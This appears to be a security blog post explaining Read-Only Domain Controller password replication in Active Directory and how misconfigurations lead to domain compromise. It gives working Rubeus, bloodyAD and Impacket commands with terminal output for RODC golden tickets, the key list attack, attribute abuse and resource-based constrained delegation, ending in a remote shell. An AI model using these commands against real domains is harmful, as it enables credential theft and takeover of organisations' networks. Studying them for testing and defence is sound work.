Attacking Read-Only Domain Controllers (RODCs) to Compromise Active Directory Domains
Welcome back to another Windows Security blog post.
In this post, we will talk about Read-Only Domain Controllers (RODCs), possible attack paths and misconfigurations which could lead to RODC and domain compromise.
Read-Only Domain Controller
The read-only Domain Controller (RODC) is a solution that Microsoft introduced for physical locations that don’t have sufficient security to host a Domain Controller but still require active directory services for resources in those locations. An RODC hosts a read-only partition of the Active Directory Domain Services (AD DS) database.
RODC Filtered Attribute Set (FAS)
RODC stores a read-only copy of all Active Directory objects and attributes held by the writable domain controller. However, there is a set of attributes that, by default, are not replicated to an RODC:
- Attributes that belong to the RODC FAS such as
DPAPI masterkeys,account credentials,recovery passwordandowner information - Credentials, except for the RODC’s own
computer accountcredentials and a specialkrbtgt account(krbtgt_XXXX) for the RODC
Credential Caching
When users or computers in a site that is serviced by an RODC attempt to authenticate to the domain, the RODC by default cannot validate their credentials so it forwards the authentication request to a writable domain controller. However, there might be principals that may need to be able to authenticate in a site that is serviced by an RODC, even in cases where they have no connectivity to writable domain controllers.
As we mentioned earlier, by default an RODC does not store user credentials or computer credentials, except for its own computer account and a special krbtgt account for that RODC. To resolve issue above, you can configure the Password Replication Policy (PRP) for the RODC to allow the passwords for those users to be cached on the RODC. If the account passwords are cached, the RODC can authenticate those accounts when connecting to writable domain controllers is not possible.
Password Replication Policy (PRP)
The default PRP specifies that no account passwords can be cached on any RODC, and certain accounts are explicitly denied from being cached on any RODC.
The PRP is defined by two multivalued Active Directory attributes that contain security principals (users, computers, and groups):
- msDS-RevealOnDemandGroup, also known as the Allowed List
- msDS-NeverRevealGroup, also known as the Denied List
and two other attributes that are related to the PRP:
- msDS-RevealedList, also known as the Revealed List
- msDS-AuthenticatedToAccountList, also known as the Authenticated to List
The msDS-RevealOnDemandGroup attribute specifies which users can have their passwords cached on an RODC. By default, this attribute has one value, which is the Allowed RODC Password Replication Group. Because this domain local group has no members by default, no account passwords can be cached on any RODC by default.
The msDS-NeverRevealGroup attribute specifies which users are explicitly denied from their passwords copied to RODC. By default, this attribute has one value, which is the Denied RODC Password Replication Group. The following accounts or groups are included by default. It’s important to note that “deny” always takes priority over “allow.”
Enterprise Domain Controllers
Enterprise Read-Only Domain Controllers
Group Policy Creator Owners
Domain Admins
Cert Publishers
Enterprise Admins
Schema Admins
Domain-wide krbtgt account
The msDS-RevealedList is the list of user and computer accounts whose current credentials have been replicated to the RODC.
RODC ManagedBy
The managedBy attribute does not usually serve any function for an AD object, although it can be used for organizational purposes. However, RODC computer objects are the exception. Any user or group specified in the managedBy attribute of an RODC has local admin access to the RODC server.
Attacking RODCs
RODC Golden Ticket

With administrative access to an RODC, it is possible to dump all the cached credentials, including those of thekrbtgt_XXXX account. The hash can be used to forge a “RODC golden ticket” for any account in the msDS-RevealOnDemandGroup and not in the msDS-NeverRevealGroup attributes of the RODC.
However, when the RODC golden ticket is presented to a writable Domain Controller, the writable DC will regenerate the PAC in the resulting ticket rather than copying from the presented TGT. This means that an RODC golden ticket cannot be used as a generalized domain privilege escalation technique except in insecurely configured environments that grant the RODC access to Tier Zero principals.
rodcNumber is the XXXX numbers after krbtgt (e.g. krbtgt_8245)
1
Rubeus.exe golden /rodcNumber:$RODC_NUMBER /flags:forwardable,renewable,enc_pa_rep /nowrap /outfile:ticket.kirbi /aes256:$KRBTGT_AES_KEY /user:$USER /id:$USER_RID /domain:$DOMAIN /sid:$DOMAIN_SID
Key List Attack

The Key List Attack involves forging an RODC golden ticket and then using it to send a TGS-REQ to a writable Domain Controller for the “KRBTGT” service. The TGS-REQ contains a “Key List Request” (KERB-KEY-LIST-REQ). If the targeted account is in the RODC’s msDS-RevealOnDemandGroup attribute and not in the RODC’s msDS-NeverRevealGroup attribute, the TGS-REP will contain a KERB-KEY-LIST-REP struct with the user’s credentials (NT hash).
Step 1 is the same as RODC Golden Ticket.
rodcNumber is the XXXX numbers after krbtgt (e.g. krbtgt_8245)
1
Rubeus.exe golden /rodcNumber:$RODC_NUMBER /flags:forwardable,renewable,enc_pa_rep /nowrap /outfile:ticket.kirbi /aes256:$KRBTGT_AES_KEY /user:$USER /id:$USER_RID /domain:$DOMAIN /sid:$DOMAIN_SID
1
Rubeus.exe asktgs /enctype:aes256 /keyList /ticket:ticket.kirbi /service:krbtgt/$DOMAIN
Real-World Misconfigurations
Rights on RODC object
With control over the RODC computer object in the Active Directory, it is possible to fully compromise the domain. It is possible to modify the RODC’s msDS-NeverRevealGroup and msDS-RevealOnDemandGroup attributes to allow a Domain Admin to authenticate and dump his credentials via administrative access over the RODC host.
For more granularity, one of the ACEs below against the RODC object is initially sufficient, since they will implicitly allow WriteProperty against the msDS-RevealOnDemandGroup and msDS-NeverRevealGroup attributes:
- GenericWrite
- GenericAll
- WriteDacl
- Owns
- WriteOwner
- WriteProperty against the msDS-RevealOnDemandGroup and WriteProperty against the msDS-NeverRevealGroup if it includes the target account.
PowerView.py or bloodyAD can be used in UNIX-like systems and PowerView.ps1 in Windows systems.
Add target account to msDS-RevealOnDemandGroup attribute
1
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set object 'RODC-server$' --attr msDS-RevealOnDemandGroup -v 'CN=Allowed RODC Password Replication Group,CN=Users,DC=domain,DC=local' -v 'CN=Administrator,CN=Users,DC=domain,DC=local'
Also remove the target account from msDS-NeverRevealGroup attribute if needed
1
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set object 'RODC-server$' --attr msDS-NeverRevealGroup
Then, dump the krbtgt_XXXX key on the RODC server with admin access on the host (e.g. by modifying the managedBy attribute), and use key list attack to retrieve the domain Administrator’s password hash.
1
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set object 'RODC-server$' --attr managedBy -v 'CN=USERNAME,CN=Users,DC=domain,DC=local'
Rights on RODC Administrators Group
If an attacker gains control of the RODC Administrators user or group object within the domain, they can add currently controllable users to the group, or directly log in and gain complete control of the RODC host.
Users or groups delegated with RODC administrative privileges, most of the time will have WriteAccountRestrictions or WriteProperty over managedBy or both at the same time. These DACLs contain sufficient permissions to escalate to admin on RODC.
We have already done managedBy abuse so let’s continue with WriteAccountRestrictions.
Suppose we have a user who has AddSelf right over RODC Administrators group.

Add ourself to group using bloodyAD.
1
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" add groupMember 'RODC Administrators' "$TargetUser"
In my case, collecting bloodhound data again after adding the user we control to the group and injecting the data to graph, didn’t show any new privileges on the graph.
However, when i check writable properties using bloodyAD, there were entries.
1
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" get writable --detail

As we can see, we can write to msDS-AllowedToActOnBehalfOfOtherIdentity. Using this we can do Resource Based Constrained Delegation (RBCD).
Use impacket-addcomputer to create a new computer account.
1
2
3
4
5
6

┌──(suce㉿kali)-[~/Desktop]
└─$ impacket-addcomputer 'domain.local/suce:Password123!' -domain domain.local -computer-name 'comp$' -computer-pass 'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account comp$ with password Password123!.
Using impacket-rbcd, add the SID of comp$ to the msDS-AllowedToActOnBehalfOfOtherIdentity property of RODC to set the Kerberos RBCD.
1
2
3
4
5
6
7
8
9
10
┌──(suce㉿kali)-[~/Desktop]
└─$ impacket-rbcd -delegate-from "comp$" -delegate-to "rodc01$" -dc-ip "$DC_IP" -action 'write' 'domain.local/suce:Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] comp$ can now impersonate users on rodc01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     comp$        (S-1-5-21-2502726253-3859040611-225969357-11101)
Request a Kerberos ticket for CIFS service on RODC on behalf of the domain administrator user through the comp$ account.
1
2
3
4
5
6
7
8
┌──(suce㉿kali)-[~/Desktop]
└─$ impacket-getST -spn 'cifs/RODC01.domain.local' -impersonate "Administrator" -dc-ip "$DC_IP" 'domain.local/comp$:Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_RODC01.domain.local@DOMAIN.LOCAL.ccache
Get code execution as administrator on RODC01 using the service ticket.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(suce㉿kali)-[~/Desktop]
└─$ export KRB5CCNAME=Administrator@cifs_RODC01.domain.local@DOMAIN.LOCAL.ccache

┌──(suce㉿kali)-[~/Desktop]
└─$ impacket-psexec -k -no-pass Administrator@RODC01.DOMAIN.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on RODC01.domain.local.....
[*] Found writable share ADMIN$
[*] Uploading file OlsTISYz.exe
[*] Opening SVCManager on RODC01.domain.local.....
[*] Creating service mSvM on RODC01.domain.local.....
[*] Starting service mSvM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8511]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>